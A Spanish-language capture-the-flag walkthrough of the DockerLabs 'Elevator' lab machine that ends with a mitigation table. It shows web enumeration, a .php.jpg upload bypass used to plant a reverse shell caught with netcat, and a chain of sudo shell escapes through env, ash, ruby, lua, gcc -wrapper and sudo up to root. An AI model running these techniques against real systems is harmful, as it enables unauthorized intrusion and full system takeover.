Maquina Elevator

Introduccion

Buen dia gente hoy estaremos resolviendo la maquina `Elevator` de la plataforma `DockerLabs`, esta maquina es una maquina de nivel `Facil` en la que aprenderemos diferentes tecnicas de enumeracion de directorios, Subida de archivos maliciosos evitando las medidas de seguridad, escalada de privilegios de manera horizontal y finalmente la obtencion del control total del sistema.

Reconocimiento inicial

Para iniciar la fase de reconocimiento, realicé un escaneo completo de puertos sobre el objetivo usando **Nmap**, una herramienta fundamental en cualquier fase de enumeración. El comando utilizado fue el siguiente:

```
zikuta㉿zikuta)-[~/Downloads]
└─$ nmap -sV -sS -Pn -p- -sC --min-rate 5000  172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-24 22:17 CDT
Nmap scan report for asucar.dl (172.17.0.2)
Host is up (0.000013s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: El Ascensor Embrujado - Un Misterio de Scooby-Doo
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

A continuación, se explica detalladamente el propósito de cada parámetro:

- `-sV` : Permite realizar **detección de versiones** de los servicios que se encuentran en los puertos abiertos.
- `-sS` : Utiliza el **escaneo TCP SYN** (también conocido como *half-open scan*), que es rápido y sigiloso al no completar la conexión TCP.
- `-Pn` : Desactiva el envío de pings antes del escaneo, útil si el host **filtra ICMP** o si ya sabemos que está activo.
- `-p-` : Escanea **todos los puertos TCP** (del 1 al 65535), no solo los 1000 más comunes.

- `-sC` : Ejecuta los **scripts NSE por defecto** que ayudan a identificar configuraciones vulnerables o información útil.
- `--min-rate 5000` : Fuerza a Nmap a enviar **al menos 5000 paquetes por segundo**, acelerando el escaneo.

El resultado del escaneo reveló lo siguiente:

```
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: El Ascensor Embrujado - Un Misterio de Scooby-Doo
|_http-server-header: Apache/2.4.62 (Debian)
```

Se encontró que el **puerto 80 (HTTP)** está abierto, corriendo un servidor **Apache 2.4.62** sobre Debian. También se obtuvo el título de la página, lo cual sugiere que el sitio tiene una temática relacionada con *Scooby-Doo*.

Enumeración Web

Al visitar la web en el navegador, observé una página sencilla con el título *"El Misterio del Ascensor Embrujado"*.

Al hacer clic en el botón del ascensor, aparecía un popup que decía:

> "¡El misterio ha sido resuelto!"

No había formularios, enlaces ni secciones ocultas a simple vista, por lo que decidí utilizar técnicas de **enumeración de contenido web** para buscar directorios y archivos ocultos.

Búsqueda de directorios con Gobuster

Usé **Gobuster**, una herramienta para fuerza bruta de rutas y archivos en servidores web. El comando ejecutado fue:

```
(zikuta㉿zikuta)-[~/Downloads]
└─$ gobuster dir -u http://172.17.0.2     -w
/usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
-x txt,php,html,py -t 40
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 40
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-
Content/directory-list-2.3-big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,py,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 5647]
/.php                 (Status: 403) [Size: 275]
/themes               (Status: 301) [Size: 309] [-->
http://172.17.0.2/themes/]
/.py                  (Status: 403) [Size: 275]
/.txt                 (Status: 403) [Size: 275]
/javascript           (Status: 301) [Size: 313] [-->
http://172.17.0.2/javascript/]
/Template             (Status: 403) [Size: 275]
/Repository           (Status: 403) [Size: 275]
/.txt                 (Status: 403) [Size: 275]
/.py                  (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/Tag                  (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
Progress: 851192 / 6369165 (13.36%)^C
```

Parámetros utilizados:

- `-u` : URL objetivo.

- `-w` : Wordlist utilizada para adivinar rutas (`directory-list-2.3-big.txt` , bastante completa).
- `-x` : Extensiones a probar con cada palabra del diccionario (en este caso `.txt` , `.php` , `.html` , `.py`).
- `-t 40` : Usa 40 **threads concurrentes** para mayor velocidad.

Resultado relevante:

```
/themes               (Status: 301) [--> http://172.17.0.2/themes/]
/javascript           (Status: 301) [--> http://172.17.0.2/javascript/]
```

El directorio `/themes/` parecía prometedor, por lo que decidí hacer una segunda ronda de fuerza bruta sobre él.

Enumeración sobre `/themes`

Otra vez realice fuerza bruta sobre las rutas pero ahora sobre el directorio /themes.

```
┌──(zikuta㉿zikuta)-[~/Downloads]
└─$ gobuster dir -u http://172.17.0.2/themes     -w
/usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
-x txt,php,html,py -t 40
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2/themes
[+] Method:                  GET
[+] Threads:                 40
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-
Content/directory-list-2.3-big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,php,html,py
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 275]
/.txt                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/.py                  (Status: 403) [Size: 275]
/uploads              (Status: 301) [Size: 317] [-->
http://172.17.0.2/themes/uploads/]
```

```
/upload.php           (Status: 200) [Size: 0]
/Template             (Status: 403) [Size: 275]
/archivo.html         (Status: 200) [Size: 3380]
/Repository           (Status: 403) [Size: 275]
```


Entre los resultados se destacaban:

```
/uploads              (Status: 301) [--> http://172.17.0.2/themes/uploads/]
/upload.php           (Status: 200)
/archivo.html         (Status: 200)
```

La existencia de un archivo `upload.php` y `archivo.html` sugería un posible **formulario de subida de archivos**, algo muy relevante en contextos de pentesting web.

Análisis de `archivo.html`

Al visitar `http://172.17.0.2/themes/archivo.html`, se mostraba una interfaz donde se podía subir archivos con la siguiente indicación:



> "Selecciona un archivo de imagen (solo .jpg)"


Y

> "¡Archivo subido correctamente! Puedes verlo aquí."

Esto confirmó que estábamos ante un **formulario de subida de archivos**, aparentemente limitado a extensiones `.jpg`. Este tipo de funcionalidades son conocidas por ser potencialmente vulnerables si no se validan correctamente los archivos subidos.


Carga de Shell Web (RCE)

Para comprobar si el servidor validaba correctamente los archivos, utilice una **reverse shell** de PentestMonkey con extensión doble: `.php.jpg`. Esto es una técnica común para evadir validaciones simples del lado del cliente o servidor.




```
┌──(zikuta㉿zikuta)-[~/elevator]
└─$ nano shell.php.jpg
```

Guardé el archivo como `shell.php.jpg` y lo subí desde el formulario. El servidor aceptó el archivo sin queja y generó un enlace para visualizarlo. Esto indicaba que **el código PHP dentro del archivo sí podría interpretarse si se accedía directamente** a él como archivo `.php.jpg`.



Estableciendo conexión reversa

Preparé un **listener** en mi máquina con `netcat` luego, accedí al archivo malicioso desde el navegador, y al hacerlo se ejecutó el payload de la reverse shell, conectándose exitosamente a

mi listener:

```
(zikuta㉿zikuta)-[~/Downloads]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 48636
Linux c12adce9f850 6.12.13-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.13-1kali1
(2025-02-11) x86_64 GNU/Linux
 03:33:00 up 24 min,  0 user,  load average: 0.26, 4.90, 5.95
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Obtuve acceso a una **shell remota como el usuario www-data**, que es el usuario por defecto del servidor web. Desde aquí comenzó la fase de post-explotación y escalada de privilegios.

Conclusión de esta fase

A través de una correcta fase de reconocimiento y enumeración, se detectó una vulnerabilidad clásica de **file upload sin restricciones reales**, que permitió la ejecución remota de comandos en el servidor. Este tipo de vulnerabilidad sigue siendo muy común en aplicaciones web mal diseñadas, y puede comprometer gravemente la seguridad del sistema si no se controla adecuadamente.

Escalada de Privilegios

Después de conseguir acceso como el usuario web `www-data` a través de la subida de una reverse shell, la siguiente fase consiste en escalar privilegios hasta alcanzar el usuario `root`.

Ejecutamos `sudo -l` Este comando muestra qué comandos puede ejecutar el usuario actual (`www-data`) usando `sudo` , y si necesita o no contraseña para ello.

```
$ sudo -l
Matching Defaults entries for www-data on c12adce9f850:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
use_pty

User www-data may run the following commands on c12adce9f850:
    (daphne) NOPASSWD: /usr/bin/env
```

Este resultado es **clave**: significa que el usuario `www-data` puede ejecutar `/usr/bin/env` como si fuera `daphne`, **sin necesidad de contraseña**.

¿Qué es `env`?

El comando `env` ejecuta otro programa en un nuevo entorno. Si lo usamos así:

```
sudo -u daphne /usr/bin/env /bin/sh
whoami
daphne
```

`sudo -u daphne`: Ejecuta el comando como el usuario `daphne`.
`/usr/bin/env /bin/sh`: Usa `env` para ejecutar una nueva shell `/bin/sh`.

Este comando nos otorga una **shell como el usuario** `daphne`

Escalada de `daphne` → `vilma`

Revisamos de nuevo los privilegios con `sudo -l`:

```
sudo -l
Matching Defaults entries for daphne on c12adce9f850:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
use_pty

User daphne may run the following commands on c12adce9f850:
    (vilma) NOPASSWD: /usr/bin/ash
```

Esto indica que podemos ejecutar el shell `ash` como `vilma` sin contraseña.

```
sudo -u vilma /usr/bin/ash
whoami
vilma
```

`ash`: es un shell ligero similar a `sh` que se encuentra en sistemas Unix.

Escalada de `vilma` → `shaggy`

Otra vez revisamos privilegios con `sudo -l`

```
sudo -l
Matching Defaults entries for vilma on c12adce9f850:
```

```
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
use_pty

User vilma may run the following commands on c12adce9f850:
    (shaggy) NOPASSWD: /usr/bin/ruby
```

Este resultado indica que `vilma` puede ejecutar el binario `/usr/bin/ruby` como si fuera `shaggy`, **sin necesidad de proporcionar una contraseña**.

¿Por qué esto es un riesgo?

Ruby, al igual que Python, Perl o Lua, es un lenguaje interpretado de propósito general que **permite la ejecución de comandos del sistema** directamente desde su consola o mediante scripts. Permitir su ejecución en `sudo` (incluso sin privilegios de root) es una **mala práctica**, porque ofrece al atacante una vía directa para invocar una shell.

Ejecución de shell con Ruby

Usamos el siguiente comando para escalar a `shaggy`:

```
sudo -u shaggy /usr/bin/ruby -e 'exec "/bin/sh"'
```

Explicación:

- `sudo -u shaggy`: Ejecuta el comando como el usuario `shaggy`.
- `/usr/bin/ruby`: Invoca el intérprete Ruby.
- `-e 'exec "/bin/sh"'`: Usa Ruby para ejecutar directamente `/bin/sh` reemplazando el proceso actual.

El resultado fue exitoso:

```
whoami
> shaggy
```

Riesgo real en entornos productivos

Permitir el uso de intérpretes en `sudo` es como dejar la puerta entreabierta. Incluso si no se otorgan privilegios de root directamente, un atacante puede escalar fácilmente si se les permite ejecutar binarios como Ruby, Python o Bash bajo otros usuarios con más privilegios.

Escalada de `shaggy` → `fred`

Al revisar los privilegios de `shaggy`:

```
sudo -l
Matching Defaults entries for shaggy on c12adce9f850:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
use_pty

User shaggy may run the following commands on c12adce9f850:
    (fred) NOPASSWD: /usr/bin/lua
```

Nuevamente, encontramos que otro lenguaje interpretado está disponible para ser ejecutado sin autenticación.

Lua en `sudo`: un peligro subestimado

Lua es un lenguaje menos común, pero extremadamente potente. Su función `os.execute()` permite ejecutar cualquier comando del sistema, igual que un shell.

Escalada usando Lua

El siguiente comando fue utilizado:

```
sudo -u fred /usr/bin/lua -e 'os.execute("/bin/sh")'
whoami
fred
```

Desglose:

- `-u fred`: El comando se ejecutará como `fred`.
- `/usr/bin/lua`: Se invoca el intérprete Lua.
- `-e 'os.execute("/bin/sh")'`: Se le pasa un código embebido que ejecuta `/bin/sh`

Riesgo operativo

El problema no es solo Lua. El patrón es claro: **dar acceso a binarios interpretados mediante `sudo` es un vector de escalada de privilegios inmediato**. Un atacante con conocimientos básicos puede encadenar shells y moverse lateralmente con facilidad.

Escalada de `fred` → `scooby`

Esta vez, el binario que se nos permite ejecutar es:

```
sudo -l
Matching Defaults entries for fred on c12adce9f850:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
use_pty

User fred may run the following commands on c12adce9f850:
    (scooby) NOPASSWD: /usr/bin/gcc
```

Esto puede parecer inofensivo a primera vista: **¿qué daño puede causar un compilador?**

GCC como vector de ataque

GCC (GNU Compiler Collection) es un compilador, pero al igual que otros binarios del sistema, puede ser **abiertamente abusado** si se le permite correr con privilegios. En este caso, lo más peligroso es el flag `-wrapper`.

¿Qué hace `-wrapper`?

El flag `-wrapper` le dice a `gcc` que, en lugar de usar su binario interno para compilar, use un **programa externo personalizado**, que puede ser cualquier ejecutable.

```
sudo -u scooby /usr/bin/gcc -wrapper /bin/sh,-s .
whoami
scooby
```

Explicación:

- `-wrapper /bin/sh,-s`: Reemplaza el compilador con una shell interactiva.
- `.`: No importa el archivo fuente, ya que no se compila nada realmente.

Conclusión

Permitir a un usuario ejecutar `gcc` con `sudo` es tan peligroso como permitirle ejecutar directamente `/bin/sh`. Es una forma encubierta de otorgar acceso total al sistema.

Escalada final de `scooby` → `root`

Finalmente, encontramos la joya de la corona:

```
sudo -l
Matching Defaults entries for scooby on c12adce9f850:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
use_pty

User scooby may run the following commands on c12adce9f850:
    (root) NOPASSWD: /usr/bin/sudo
```


Esto significa que el usuario `scooby` **puede ejecutar** `sudo` **como root sin contraseña**. En otras palabras, puede hacer absolutamente lo que quiera, incluyendo ejecutar una shell:

```
sudo -u root /usr/bin/sudo sudo /bin/sh
```

Desglose:

- `sudo -u root` : Ejecuta el siguiente comando como root.
- `/usr/bin/sudo sudo /bin/sh` : Usa `sudo` para abrir una shell (`/bin/sh`) como root.

Resultado:



Riesgo total

Este es el escenario más crítico. La presencia de una cadena de usuarios con sudo mal configurado y binarios peligrosos ha permitido **una escalada progresiva** hasta el control total del sistema. Es un caso claro de **escalera de privilegios mal protegida**, algo que en producción puede ser devastador si se encuentra en manos equivocadas.

Cuadro de Mitigación de Vulnerabilidades - Máquina Elevator

Fase de Ataque	Vulnerabilidad Explotada	Medidas de Mitigación
Reconocimiento	Puerto 80 expuesto (HTTP)	- Restringir acceso con firewalls (iptables/nftables). - Usar HTTPS en lugar de HTTP.
Enumeración Web	Directorios ocultos accesibles (`/themes/uploads/`)	- Deshabilitar listado de directorios en Apache (`Options -Indexes`). - Eliminar archivos y directorios no necesarios.
Subida de Archivos	Validación insuficiente en `upload.php` (extensión `.php.jpg`)	- Validar tipo MIME y contenido (no solo extensión). - Renombrar archivos subidos (ej: `hash_random.file`). - Almacenar archivos fuera del directorio web.
RCE (Reverse Shell)	Ejecución de PHP en archivos maliciosos	- Deshabilitar ejecución de PHP en directorios de subida (`php_admin_flag engine off`). - Usar WAF (ModSecurity) para bloquear payloads maliciosos.
Escalada Horizontal	Configuración insegura de `sudo` (binarios como `env` , `ash` , `ruby` , `lua` , `gcc`)	- Eliminar permisos `NOPASSWD` para binarios peligrosos. - Usar `sudo` solo para comandos específicos (no shells o lenguajes interpretados). - Implementar RBAC (control de acceso basado en roles).
Escalada a Root	`sudo` sin contraseña para usuario `scooby`	- Eliminar privilegios innecesarios (`visudo`). - Requerir contraseña para `sudo` . - Usar `sudo` con `secure_path` .

Recomendaciones Adicionales:

1. **Hardening de Servicios**:
   - Actualizar Apache y el sistema operativo (`apt update && apt upgrade`).
   - Deshabilitar servicios innecesarios.
2. **Monitoreo**:
   - Implementar logs detallados para actividades sospechosas (ej: subida de archivos).

- Usar herramientas como `auditd` para rastrear ejecuciones de comandos privilegiados.

3. **Principio de Mínimo Privilegio**:
   - Ningún usuario debería tener permisos `sudo` para binarios que permitan ejecución arbitraria (ej: `ruby`, `env`).
4. **Contenedores Seguros**:
   - Si se usa Docker, limitar capacidades (`--cap-drop=ALL`) y ejecutar procesos como usuario no privilegiado (`--user`).